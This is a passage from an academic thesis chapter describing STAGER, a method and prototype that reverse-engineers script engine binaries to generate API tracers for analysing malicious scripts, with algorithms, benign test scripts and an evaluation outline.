We also discuss what form of logs should be output with script analysis tools. As mentioned in requirement (2), the logs should preserve script semantics. That is, logs that can reconstruct the script APIs and their arguments that the target script used are desirable. For example, when a script executes *CreateObject(WScript.Shell)*, the corresponding analysis log should contain the script API *CreateObject* and its argument *WScript.Shell*. A script API tracer generated with our method outputs such logs.

### 3.2.3 Design and Problem of Script Analysis Tool

#### Script-level Monitoring

**Design** Script-level monitoring inserts hooks directly into the target script. Since malicious scripts are generally obfuscated, it is difficult to find appropriate hook points inside scripts that can output insightful information for analysts. Therefore, hooks are inserted using a hook point-free method, i.e., by overriding specific script APIs. Listing 3.1 shows a code snippet that achieves script-level monitoring of a script API *eval* in JavaScript. In this code, a hook is inserted by overriding the *eval* function (line 2), which inserts the code for analysis that outputs its argument as a log (line 3).

**Problem** There are two problems with script-level monitoring: applicability and stealthiness. Since this design requires overriding script APIs, it is only applicable to the script languages that allow overriding of the built-in functions. Therefore, it does not fulfill the requirement of language independence mentioned in Section 3.2.2. This design is not sufficiently practical for malicious script analysis because few script languages support such a language feature.

```
1 var original_eval = eval;
2 var eval = function(input_code) {
3     console.log('[eval] code: ' + input_code);
4     original_eval(input_code);
5 }
```

Listing 3.1: Example of script-level monitoring implementation

#### System-level Monitoring

**Design** System-level monitoring inserts hooks into system APIs and/or system calls for monitoring their invocation. It then analyzes scripts by executing the target script while observing the script engine process.

**Problem** System-level monitoring causes a problem of a semantic gap due to the distance between the hook points in a system and the target scripts. There are two specific problems caused by a semantic gap: avalanche effect and semantic loss. The avalanche effect is a problem that makes an observation capture a large amount of noise, which occurs when one or more layers exist between an observation target and an observation point. Ralf et al. [42] referred to the avalanche effect caused by the existence of the component

object model (COM) layer, and we found that that of the script engine layer also causes the avalanche effect.

The main concern with semantic loss is that it decreases information useful for analysts. For example, a script API *Document.Cookie.Set*, which has the semantics of setting cookies in the script layer, loses some semantics in the system API layer because it is just observed as *WriteFile*. For these reasons, system-level monitoring does not fulfill the requirement of the preservability of script semantics mentioned in Section 3.2.2.

#### Script Engine-level Monitoring

**Design** Script engine-level monitoring inserts hooks into specific functionalities in script engines. Because inserting hooks into script engines requires deep understanding of its implementation, there are few methods that can obtain such knowledge. One is analyzing script engines by reading source code or reverse-engineering binaries. Another is building an emulator to obtain a fully understood implementation of the target script engine. Unlike script-level monitoring, script engine-level monitoring is independent of language specifications. It also does not cause a semantic gap, unlike system-level monitoring.

**Problem** The problem with this design is its implementation difficulty. Although this design may be easily achieved if a script engine provides interfaces for analysis such as Antimalware Scan Interface (AMSI) [64], this is just a limited example. In general, a developer of analysis tools with this design has to discover appropriate hook and tap points for inserting hooks into the target script engine binary.

For open source script engines, we can find hook and tap points by analyzing the source code. However, only the limited script languages have their corresponding script engines whose source code is available. In addition, even source code analysis requires certain workloads.

Moreover, obtaining the hook and tap points for proprietary script engines requires reverse-engineering and there is no automatic method for this. In addition, manual analysis requires skilled reverse-engineers and unrealistic human effort. Therefore, this design does not fulfill the requirement of binary applicability mentioned in Section 3.2.2.

### 3.2.4 Approach and Assumption

Table 3.1 summarizes how each design fulfills the requirements mentioned in Section 3.2.2. As mentioned in the previous section, neither script-level nor system-level monitoring can fulfill all the requirements. It is also in principle difficult for them to fulfill the requirements through their improvement. The problem with the binary applicability of script engine-level monitoring will be solved if automatic reverse-engineering of script engines is enabled. Therefore, our approach is to automatically obtain information required for hooking by analyzing script engine binaries, which makes it applicable to binaries.

When analyzing script engine binaries, we assume knowledge of the language specifications of the target script. This knowledge is used for writing test scripts that are input to script engines during analysis. We do not assume knowledge of internal implementation of the target script engines. Therefore, no previous reverse-engineering of the target script engines is required.

Table 3.1: Summary of requirements fulfillment with each design

| Design | (1) Universal | (2) Semantics | (3) Binary |
|---|---|---|---|
| Script-level | ✗ | ✓ | ✓ |
| System-level | ✓ | ✗ | ✓ |
| Script engine-level | ✓ | ✓ | ✗ |
| Proposed | ✓ | ✓ | ✓ |

### 3.2.5 Formal Problem Definition

A script engine binary $B$ is modeled as a tuple $(M, C)$ where M is a set of memory blocks associated with $E$ and C is a set of code blocks that implements $B$. Here, let $a, ... \in A$ be a set of the script APIs of the observing targets, $i_a, ... \in I_A \subset C$ be their corresponding implementation, and $r_a, ... \in R_A \subset M$ be arguments of the script APIs, the problem is finding $I_A$ and $R_A$ from $C$, $M$, and $A$, which is in general difficult. Therefore, our goal is to provide a map $f : M \times C \times A \to I_A \times R_A$.

## 3.3 Method

### 3.3.1 Overview

Figure 3.2 shows an overview of our method. The main purpose of our method is automatically detecting hook and tap points by analyzing script engine binaries. The method uses test scripts that are input to the target script engine and executed during dynamic analysis of the engine. These test scripts are manually written before using our method.

As mentioned above, our method is composed of five steps: execution trace logging, hook point detection, tap point detection, hook and tap points verification, and script API tracer generation. The execution trace logging step first acquires execution traces by monitoring the script engine executing the test scripts. The hook point detection step extracts hook point candidates by the application of our modified Smith-Waterman algorithm to the execution trace obtained in the previous step. After the hook point candidates are obtained, the tap point detection step extracts tap points and confirms the hook point. The verification step tests the detected hook and tap points to avoid false positives of script API trace logs. Using the obtained hook and tap points, the final step inserts hooks into the target script engine and outputs it as a script API tracer.

We define hook and tap points as follows.

- A hook point is the entry of any local function that corresponds to the target script API in a script engine.
- A tap point is defined as any argument of the local function at which the hook point is set.

These definitions are reasonable for well-designed script engines. It is normal for such engines to implement each script API in the corresponding local functions for better cohesion and coupling. In the implementation, the arguments of a script API call would be





Figure 3.2: Overview of our method

ordinarily passed via the arguments of the local functions. Note that obfuscations, such as control-flow flattening and unreasonable function inlining, are unusual among our analysis targets since they are not malicious binaries.

In our method, we let hook points that correspond to target script APIs $A$ be $h_{a_0}, h_{a_1}, ... \in H_A$ and tap points be $t_{a_0,0}, t_{a_0,1}, ... \in T_A$ whose index of each element indicates the script API and the index of its arguments. Therefore, $f : M \times C \times A \rightarrow I_A \times R_A \Rightarrow f : M \times C \times A \rightarrow H_A \times T_A$. Also, we let a set of test scripts be $s_0, ... \in S$ and the execution traces corresponding to it be $e_{s_0}, ... \in E_S$.

We locate hook and tap points in a generic script engine for better understanding of what our method is analyzing. Figure 3.3 depicts generic design of script engines and the hook and tap points in its virtual machine (VM). Recent script engines generally use a VM that executes bytecode for script interpretation. The input script is translated into the bytecode through the analysis phase, which is responsible for lexical, syntactic, and semantic analysis, and the code generation phase, which is responsible for code optimization and generation. The VM executes VM instructions in the bytecode that are implemented as VM instruction handlers by using a decoder and dispatcher. The script APIs, which are generally implemented as functions, are called by the instructions. The hook points are placed at the entry of the functions and the tap points at the memory corresponding to the arguments of the hooked functions. Some studies [17][47][36] identified VM instruction handlers; however, to the best of our knowledge, no studies have been conducted regarding identification of script APIs and their arguments.





Figure 3.3: Hook and tap points in generic design of script engine

### 3.3.2 Preliminary: Test Script Preparation

Test scripts used with our method have to fulfill the following four requirements.

1. A test script executes the target script API with no error.

2. A test script only has the behavior relating to the target script API. It is also allowed to execute script APIs essential for executing the target script API. For example, if the target script API is *Invoke* (i.e., COM method invocation), *CreateObject* is essentially required.

3. Two test scripts are required to analyze one target script API. One calls the target script API only once and the other calls it $N$ times. Note that $N$ is a predefined parameter.

4. The arguments of the target script API are arbitrarily defined as long as the script API is not skipped when it is executed multiple times. For example, executing CreateObject multiple times with the same argument may be skipped because copying the existing object instead of creating a new object is a better approach.

A test script works as a specifier of the target script API which our method analyzes. Therefore, it contains only the target script API. For example, when one wants to analyze the local functions regarding the script API *CreateObject* and obtain the corresponding hook point, the test script only contains a call of *CreateObject* such as in Listing 3.2.

Listing 3.2 and Listing 3.3 shows an example of test scripts for the script API of CreateObject in VBScript. As shown in the scripts, they fulfill the four requirements of the test scripts. They calls the target script API *CreateObject* with no error (requirement 1) and only has the behavior relating to it (requirement 2). They are two test scripts in which one calls the target script API only once and the other calls it three times (requirement 3). The different arguments of *WScript.Shell*, *MSXML.XMLHTTP*, and *ADODB.Stream* are chosen for each call of the target script API so that the calls are not skipped even when they are called multiple times (requirement 4). These test scripts have to be manually prepared before the analysis. Writing test scripts requires knowledge of the language specifications of the target script language, which does not conflict with

```
1 Dim objShell
2 Set objShell = CreateObject("WScript.Shell")
```

Listing 3.2: Example of test script for CreateObject in VBScript that calls once

```
1 Dim objShell
2 Set objShell = CreateObject("WScript.Shell")
3 Dim objHttp
4 Set objHttp = CreateObject("MSXML.XMLHTTP")
5 Dim objStream
6 Set objStream = CreateObject("ADODB.Stream")
```

Listing 3.3: Example of test script for CreateObject in VBScript that calls three times

the assumption given in Section 3.2.4. The amount of human effort required for preparing test scripts is evaluated in Section 3.5.8.

Since this preparation (manually) converts the target script APIs into the corresponding test scripts, it provides a map $g : A \to S_A$.

### 3.3.3 Execution Trace Logging

This step acquires the execution traces that correspond to the test scripts for the target script APIs by executing and monitoring the script engine binary. Therefore, it provides a map $h : M \times C \times S_A \to E_{S_A}$. An execution trace with our method consists of an API trace and branch trace. The API trace contains the system APIs and their arguments called during the execution. This trace is acquired by inserting code for outputting logs by API hooks and executing the test scripts. The branch trace logs the type of executed branch instructions and their source and destination addresses. This is achieved by instruction hooks, which inserts code for log output to each branch instruction. This step logs only call, ret, and indirect jmp instructions because these types of branch instructions generally relate to script API calls.

### 3.3.4 Hook Point Detection

The hook point detection step uses a dynamic analysis technique called differential execution analysis. This analysis technique first acquires multiple execution traces by changing their execution conditions then analyzes their differences. A concept of this step is illustrated in Figure 3.4. It is assumed that an execution trace with one script API call differs from another with multiple calls only in the limited part of the trace regarding the called script API.

Since we use a branch trace in this step, its analysis granularity is code block-level. Therefore, this step is even effective for script APIs that do not call system APIs. For example of such script APIs, *Eval* in VBScript, which only interacts with the script engine, does not need to call system APIs. Also, script APIs regarding COM method invocation does not call system APIs. Therefore, system-level monitoring, which uses system API calls as a clue, cannot observe the behavior of these script APIs. However, our method is effective even for these script APIs since this step is independent from system API calls.

This step uses multiple test scripts, i.e., one that calls the target script API once and the other(s) that calls it multiple times, as described in Section 3.3.2. This step differentiates





Figure 3.4: Concept of hook point detection by differential execution analysis.

the execution traces acquired with these test scripts and finds the parts of the traces related to the target script API that appears in the difference. This differentiation is done by finding common subsequences with high similarity from multiple branch traces. Note that this common subsequence is defined as a subset of branch traces, which appears once in the trace of the test script that calls the target script API once and appears $N$ times in the trace of one that calls it $N$ times. To extract these common sequences, our method uses a modified version of the Smith-Waterman algorithm borrowed from bioinformatics. The Smith-Waterman algorithm performs local sequence alignment, which extracts a subsequence with high similarity from two or more sequences. However, we have a problem in that it does not take into account the number of common subsequences that appeared; therefore we modified it to take this into account.

We first explain the original Smith-Waterman algorithm then introduce our modified version. The Smith-Waterman algorithm is a sequence alignment algorithm based on dynamic programming (DP) that can detect a subsequence of the highest similarity appearing in two or more sequences. This algorithm uses a table called a DP table. In a DP table, one sequence is located at the table head, another is located at the table side, and each cell contains a match score. A match score $F(i, j)$ of cell $(i, j)$ is calculated based on Equation (3.1), where $i$ is the index of rows and $j$ is the index of columns.

$$F(i,j) = max \begin{cases} 0 \\ F(i-1, j-1) + s(i,j) \\ F(i-1, j) + d \\ F(i, j-1) + d \end{cases} \tag{3.1}$$

where

$$s(i,j) = \begin{cases} 2 & \text{(match)} \\ -2 & \text{(unmatch)} \end{cases} \tag{3.2}$$

$$d = -1 \tag{3.3}$$

Our modified algorithm is the same as the original up to filling all cells of the DP table. We provide an example of a DP table in Figure 3.5 for further explanation. A sequence of A, B, and C in this figure indicates one of the gray boxes in Figure 3.4. The letter S indicates the white box that appears at the start of the execution trace, whereas

E indicates the white box at the end. The letter M denotes the white boxes that appear between the gray boxes as margins.

Although, these elements actually consist of multiple lines of branch trace logs, they are compressed as A, B, etc. for simplification. The original Smith-Waterman algorithm only finds the common subsequence of the highest similarity (SABC with dotted line in Figure 3.5) by backtracking from the cell with the maximum score (the cell with score 8 in Figure 3.5). After finding one such sequence, it exits the exploration.

After this procedure, the modified Smith-Waterman algorithm performs further exploration. Algorithm 1 shows our modified Smith-Waterman algorithm. This algorithm repeatedly extracts subsequences of high similarity from the rows that are the same as the common subsequence extracted with the original algorithm (i.e., the dashed rounded rectangle in Figure 3.5). This is done by finding the local maximum value from the rows and backtracking from it.

The modified algorithm repeats this procedure $N$ times to extract $N$ common subsequences (the three dotted circles in Figure 3.5). If the similarity among the subsequences exceeds the predefined threshold, the algorithm detects the branches constructing the subsequence as hook point candidates. Otherwise, it examines the cell with the next highest score. Algorithm 1 shows the detail of the modified Smith-Waterman algorithm.

This step provides a map $k : E_{S_{A1}} \times E_{S_{AN}} \rightarrow H_A$ where $S_{A1} \subset S_A$ indicates the test scripts that call the target script API once and $S_{AN}$ does those that call twice.

### 3.3.5 Tap Point Detection

The tap point detection step plays two important roles. The first is to select the final hook points from the hook point candidates obtained in the previous step. The second is to find the memory regions that should be dumped into logs. Such memory regions have two patterns: arguments and return values of script APIs. This step provides a map $l : M \times C \times S_A \times H_A \rightarrow T_A$.

#### Argument

This step adopts a value-based approach that finds the matched values between the test script and the memory region of the script engine process. If an argument value of the script APIs in the test scripts also appears in a specific memory region, the location of the memory region is identified as a tap point.


Tap point detection for arguments of script APIs is carried out by exploring the arguments of the local functions detected as hook point candidates. To do this, this step acquires the execution trace again with hooks inserted into the hook point candidates obtained in the previous step. The arguments of the hook point candidates are available by referring to the memory location based on the calling convention. Since the type information (e.g., integer, string, and structure) of each argument is not available, further exploration requires heuristics.

Figure 3.6 illustrates the exploration heuristics used with this step. First, if an argument of a hook point candidate is not possible to be dereferenced as a pointer (i.e., the pointer address is not mapped), this step regards it as a value of primitive types. Otherwise, this step regards it as a pointer value and dereference it. When an argument is


**Algorithm 1** Modified Smith-Waterman algorithm

```
Input: seq1, seq2, N, threshold
Output: result_seqs
  dptbl ⇐ DPTable(seq1, seq2).fillCell()
  i ⇐ 1
  repeat
    result_seqs ⇐ []
    max_cell ⇐ dptbl.searchNthMaxCell(i)
    max_seq ⇐ dptbl.backtrackFrom(max_cell)
    result_seqs.append(max_seq)
    rows ⇐ dptbl.getSameRows(max_seq) j ⇐ 1
    for n = 1 to N do
      repeat
        max_cell ⇐ dptbl.searchNthMaxCellInRows(j, rows)
        max_seq ⇐ dptbl.backtrackFrom(max_cell)
        j ⇐ j + 1
      until isNotSubseq(max_seq, result_seqs)
      result_seqs.append(max_seq)
    end for
    min_similarity ⇐ 1.0
    for seq1 ∈ result_seq do
      for seq2 ∈ result_seq do
        similarity ⇐ calcSimilarity(seq1, seq2)
        if similarity < min_similarity then
          min_similarity ⇐ similarity
        end if
      end for
    end for
    i ⇐ i + 1
  until min_similarity > threshold
```

| | | S | A | B | C | M | A | B | C | M | A | B | C | M | E |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| S | 0 | 2 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| A | 0 | 0 | 4 | 3 | 2 | 1 | 2 | 1 | 0 | 0 | 2 | 1 | 0 | 0 | 0 |
| B | 0 | 0 | 3 | 6 | 5 | 4 | 3 | 4 | 3 | 2 | 1 | 4 | 3 | 2 | 1 |
| C | 0 | 0 | 2 | 5 | 8 | 7 | 6 | 5 | 6 | 5 | 4 | 3 | 6 | 5 | 4 |
| E | 0 | 0 | 1 | 4 | 7 | 6 | 5 | 3 | 4 | [illegible] | [illegible] | 2 | 5 | 4 | 3 |



| | | M | A | B | C | M | A | B | C | M | E |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| S | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| A | 0 | 0 | 2 | 1 | 0 | 0 | 2 | 1 | 0 | 0 | 0 |
| B | 0 | 0 | 1 | 4 | 3 | 2 | 1 | 4 | 3 | 2 | 1 |
| C | 0 | 0 | 0 | 3 | 6 | 5 | 4 | 3 | 6 | 5 | 4 |



| | | M | A | B | C | M | E |
|---|---|---|---|---|---|---|---|
| | 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| S | 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| A | 0 | 0 | 2 | 1 | 0 | 0 | 0 |
| B | 0 | 2 | 1 | 4 | 3 | 2 | 1 |
| C | 0 | 5 | 4 | 3 | 6 | 5 | 4 |

Figure 3.5: Modified Smith-Waterman algorithm.

regarded as a value, we consider the value as the various known types including the known structures for matching. In addition, this step also regards a pointer as the one pointing a structure with the predefined size and alignment to explore the unknown user-defined structures. As a result of this exploration, if the arguments in the test script are observed as the arguments at a hook point candidate, this step regards the candidate as legitimate and determines the memory region of the argument as a tap point.

This exploration is improved if the type information is available. Therefore, this step may explore the memory regions more precisely by applying research conducted on reverse-engineering type information such as Laika [19], TIE [54], Howard [86], REWARDS [58], and ARGOS [113] or that on predicting type information such as Debin [38] and TypeMiner [61].





Figure 3.6: Concept of tap point detection.

#### Return Value

There are two problems with tap point detection for return values of script APIs. The first is that return values in test scripts tend to have low controllability. As mentioned in Section 3.3.5, tap point detection uses matching between the values in a test script and those in script engines. If a value in a test script is hardly controllable (e.g., it will always be 0 or 1), its matching would be more difficult than that with controllable values.

The second problem is a gap between a script and script engine. Due to this gap, how a variable is managed in a script and script engine may differ. This makes the return values in scripts and actual values in script engines different. For example, an object in a script engine returned by an object creation function may be returned as an integer that indicates the index of an object management table in scripts.

We use value-based detection in a similar manner as tap point detection for arguments. The difference is the entry point of the exploration. Since return values of script APIs may be passed through the return value and output arguments of the corresponding function in the script engine, the proposed method begins to explorer from them. If the return value

in the test script does not appear in the script engine, the proposed method tentatively regards the return value of the hook point function as that of script APIs.

### 3.3.6 Hook and Tap Point Verification

After hook and tap point detection, verifying their effectiveness is an important step. We define false positives (FPs) and false negatives (FNs) in the context of script API tracing regarding hook and tap points as follows. FPs indicate the log lines of called script APIs that are NOT actually called by the target script regarding the hook and tap points. FNs indicate the script APIs missing in the log lines, which are actually called by the target script.

Figure 3.7 shows an example case that produces an FP. In this figure, the hook and tap points for *script API A* are set at the function *dispatch* and its argument, which are actually shared between *script API A* and *script API B*. The hook with the points can log *script API A* calls; however, a call of *script API B* is also logged incorrectly at the time *script API A* is called. Therefore, this hook is inappropriate since it produces FPs. This problem is caused by the fact that the proposition "hook and tap points are appropriate $\rightarrow$ a correct script API log to a test script is available" is true, whereas its converse is false. For many hook and tap points and test scripts, the converse is also true. However, a counter example shown in Figure 3.7 exists. Since our method implicitly depends on the converse, it would be a pitfall that cause the FP case on rare occasions. To avoid this, this step verifies the hook and tap points selected for a script API and reselects the others from the candidates if the FPs are produced during verification. The verification uses multiple scripts called verification scripts that call the target script. The only requirement of these scripts is that they contain a call of the target script API whose arguments are comprehensible. Therefore, since verification scripts do not have to fulfill the complexed requirements like test scripts, they are automatically collectable from websites on the Internet such as official documents of the target script language and software development platforms like GitHub [31]. Note that since the verification depends on the corrected verification scripts, it reduces FPs on a best effort basis. This step first extracts the script API calls and their arguments from the corrected scripts. Since benign scripts corrected from the Internet are not generally obfuscated, the extraction is done with no difficulty by static analysis. This step then executes the scripts with the generated script API tracer to obtain analysis logs. If the difference between the script API calls extracted from the verification scripts and those from the analysis logs is observed, the verification is failed and the other hook and tap point candidates are reselected. Through this step, our method can experimentally select the hook and tap points that produce fewer FPs.

### 3.3.7 Script API Tracer Generation

We use the hook and tap points obtained in the above steps for appending script API trace capability to the target script engines. By using the maps $h, g, k, l$ that are provided in the above sections and the inputs of our method $B$ (i.e., $(M, C)$) and $A$, the method can construct the map of the goal $f : M \times C \times S_A \rightarrow H_A \times T_A$. Therefore, this step can use the hook and tap points that corresponds to the target script APIs obtained with the above steps. Our method hooks the local functions that correspond to the hook points





Figure 3.7: False positive case.

and inserts analysis code. Note that a hook point indicates the entry of a local function that is related to a script API, as mentioned in Section 3.3.1. The analysis code dumps the memory of the tap points with the appropriate type into the analysis log. This code insertion is achieved using generic binary instrumentation techniques.

Although execution trace logging step uses instruction-level hooking, script API tracer generation step generates script API tracers by using function-level hooking. The former step requires instruction-level hooking for exhaustively capturing all branches executed in the script engine binaries. However, as the definitions of hook and tap points in Section 3.3.1 indicate, they are located at the function entry and its arguments; the latter step is done only with function-level hooking.

## 3.4 Implementation

To evaluate our method, we implemented it in a prototype system called *STAGER*, which is a script analyzer generator based on engine reversing. *STAGER* uses Intel Pin [60] to insert instruction-level hooks into the target script engine for acquiring execution traces.

Intel Pin is a dynamic binary instrumentation framework that uses dynamic binary translation with a VM. *STAGER* enumerates symbols of the system libraries in the target script engine process and inserts hooks into them for obtaining called system APIs and their arguments. It also hooks an instruction *ins* executed in the target script engine process when one of the following conditions is true.

- `INS_IsIndirectBranchOrCall(ins) && INS_IsBranch(ins)}`
- `INS_IsCall(ins)`
- `INS_IsRet(ins)`

As mentioned in Section 3.3, our method hooks detected hook and tap points with function-level hooking. Although Intel Pin also provides a function-level hooking feature with dynamic binary translation, it generally has a heavier overhead than the one with inline hooking. Therefore, *STAGER* uses Detours [43][78], which provides an inline hooking feature, for generating script API tracers. Detours is a dynamic binary instrumentation framework that enables inline hooking of functions. Although its main target of hooking is Windows APIs, it is also applicable to hook local functions that have known addresses and arguments. Our script API tracer is implemented as a dynamic link library (DLL), which is preloaded into the process of the target script engine. It reads the configuration file in which hook and tap points are written and inserts inline hooks regarding them into the script engine with Detours. It is universally applicable to various script engines by using the corresponding configuration files. Since *STAGER* automatically detects the hook and tap points and output it to the configuration file, the script API tracer is easily generated for the script engines that *STAGER* analyzed.

## 3.5 Evaluation

We conducted experiments on *STAGER* to answer the following research questions (RQs).

- **RQ1:** What is the accuracy of hook and tap point detection with *STAGER*?
- **RQ2:** How much performance overhead does *STAGER* introduce to generate a script API tracer?
- **RQ3:** Is the *STAGER*-generated tracer applicable to malicious scripts in the wild?
- **RQ4:** How many FPs and FNs does the script API tracer generated with *STAGER* (*STAGER*-generated tracer) produce?
- **RQ5:** How well does the *STAGER*-generated tracer work compared with existing analysis tools?
- **RQ6:** How much overhead does the *STAGER*-generated tracers produce?
- **RQ7:** How much human effort is required to prepare test scripts?

### 3.5.1 Experimental Setup

Table 3.2 summarizes the experimental setup. We set up this environment as a VM. One virtual CPU was assigned to this VM.

